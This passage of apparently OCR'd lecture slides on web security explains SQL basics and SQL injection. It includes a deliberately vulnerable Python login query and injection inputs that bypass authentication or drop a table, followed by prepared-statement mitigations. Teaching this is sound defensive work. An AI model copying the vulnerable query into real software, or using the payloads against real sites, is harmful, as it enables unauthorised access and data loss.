- connect-src limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- font-src specifies the origins that can serve web fonts.
- frame-src lists origins can be embedded as frames
- media-src restricts the origins for video and audio.
- …

For our purposes, `script-src` is the crucial one

Outline


1. The Web: The Document-Object Model (DOM)
2. Web Cookies
3. Same Origin Policy (SOP)
4. Web Attack 1: CSRF
5. Web Attack 2: XSS
6. **Web Attack 3: SQL Injection**

Databases

- Structured collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
`AcctNum`	`Username`	`Balance`
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…

Typical Web App Architecture



SQL

- Widely used database query language
- Fetch a set of records:

  SELECT *field* FROM *table* WHERE *condition*

  returns the value(s) of the given field in the specified table, for all records where *condition* is true.

- e.g:
  SELECT Balance FROM Customer
  WHERE Username='bgates'
  will return the value 4412.41

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

Some Basic SQL: Create/Drop/Use Databases

- Goal: Manage a database on the server
- Create a database:
  - `CREATE DATABASE cs232;`
- Delete a database:
  - `DROP DATABASE cs232;`
- Use a database (subsequent commands apply to this database):
  - `USE cs232;`
- Multiple commands delimited by ";"
  and comments delimited by "--"

Some Basic SQL: Create/See Tables

- Create a table:
  - `CREATE TABLE potluck (id INT NOT NULL PRIMARY KEY AUTO_INCREMENT, name VARCHAR(20), food VARCHAR(30), confirmed CHAR(1), signup_date DATE);`
- See your tables:
  - `SHOW TABLES;`
- See detail about your table:
  - `DESCRIBE potluck;`

Some Basic SQL: Insert/Edit/Get

- Insert data into a table:
  - `INSERT INTO potluck (id, name, food, confirmed, signup_date) VALUES (NULL, 'David Cash', 'Vegan Pizza', 'Y', '2022-02-18’);`
- Edit rows of your table:
  - `UPDATE potluck SET food = 'None' WHERE name = 'David Cash';`
- Get your data:
  - `SELECT * FROM potluck;`

SQL Injection

- Threat Model: attack on the website(’s database)
  - Unlike CSRF/XSS: attacker does not need to interact with a victim user; instead interacts with website directly
- Goal: Change or exfiltrate info from *victim.com*’s database
- Main idea: Inject code through parts of a query you define

SQL Injection

Prerequisites:

- Victim website uses a database
- Some user-provided input is used as part of a database query
- DB-specific characters aren't (completely) stripped

Attack construction:

- Enter malicious DB commands as part of the input query string you control

Non-Malicious Input: Example in Python

- Code like this runs in backend to process requests
- Code forms a SQL query by substituting input strings into a template

```
def handle_query(request):
    connection = sqlite3.connect('database.db')
    cursor = connection.cursor()

    usr = request.form.get('username')
    pwd = request.form.get('password')

    query = f"SELECT * FROM users WHERE username = '{usr}' AND password = '{pwd}'"
    cursor.execute(query)
    ...
```

Errors in This Approach

```
query = f"SELECT * FROM users WHERE username = '{usr}' AND password = '{pwd}'"
```

- If username ends in a single quote like `david'`, then `query` will be:

```
SELECT * FROM users WHERE username = 'david'' AND password = 'XXX'
```

- SQL syntax error!

Exploiting this Error: SQL Injection

```
query = f"SELECT * FROM users WHERE username = '{usr}' AND password = '{pwd}'"
```

- Suppose the user has this username: "`X OR 1=1 --`"

```
SELECT * FROM users WHERE username = 'X' OR 1=1 -- AND password = 'XXX'
```

- Password check is commented out and, 1=1 is always true
- Result: SELECT returns every row


Changing Data via SQL Injection

```
query = f"SELECT * FROM users WHERE username = '{usr}' AND password = '{pwd}'"
```

- Set username to: "`X; DROP TABLE users --`"

```
SELECT * FROM users WHERE username = 'X'; DROP TABLE users -- AND password = 'XXX'
```

- Deletes entire table!


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection: Why Does This Work?

- Database does whatever is in queries
- The attacker's input data is interpreted partially as code ☹

SQL Injection: Key Mitigations

- Sanitize / escape user input
  - Harder than you think
  - Different encodings
  - Use libraries to do this
- Prepared statements from libraries handle escaping for you
  - e.g., use PHP's mysqli (in place of mysql) with prepared statements
  - https://www.w3schools.com/php/php_mysql_prepared_statements.asp
  - Python packages also make this easy

Prepared Statement Example

- **Before**: query formed via string operations

```
...
usr = request.form.get('username')
pwd = request.form.get('password')

query = f"SELECT * FROM users WHERE username = '{usr}' AND password = '{pwd}'"
cursor.execute(query)
...
```

- **After**: template and user data logically separated

```
...
usr = request.form.get('username')
pwd = request.form.get('password')

query = f"SELECT * FROM users WHERE username = ? AND password = ?"
vals = (usr, pwd)
cursor.execute(query, vals)
...
```

"vals" will never be combined as a string

SQL Injection vs. XSS

SQL Injection

attacker's malicious code is executed on app's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

The End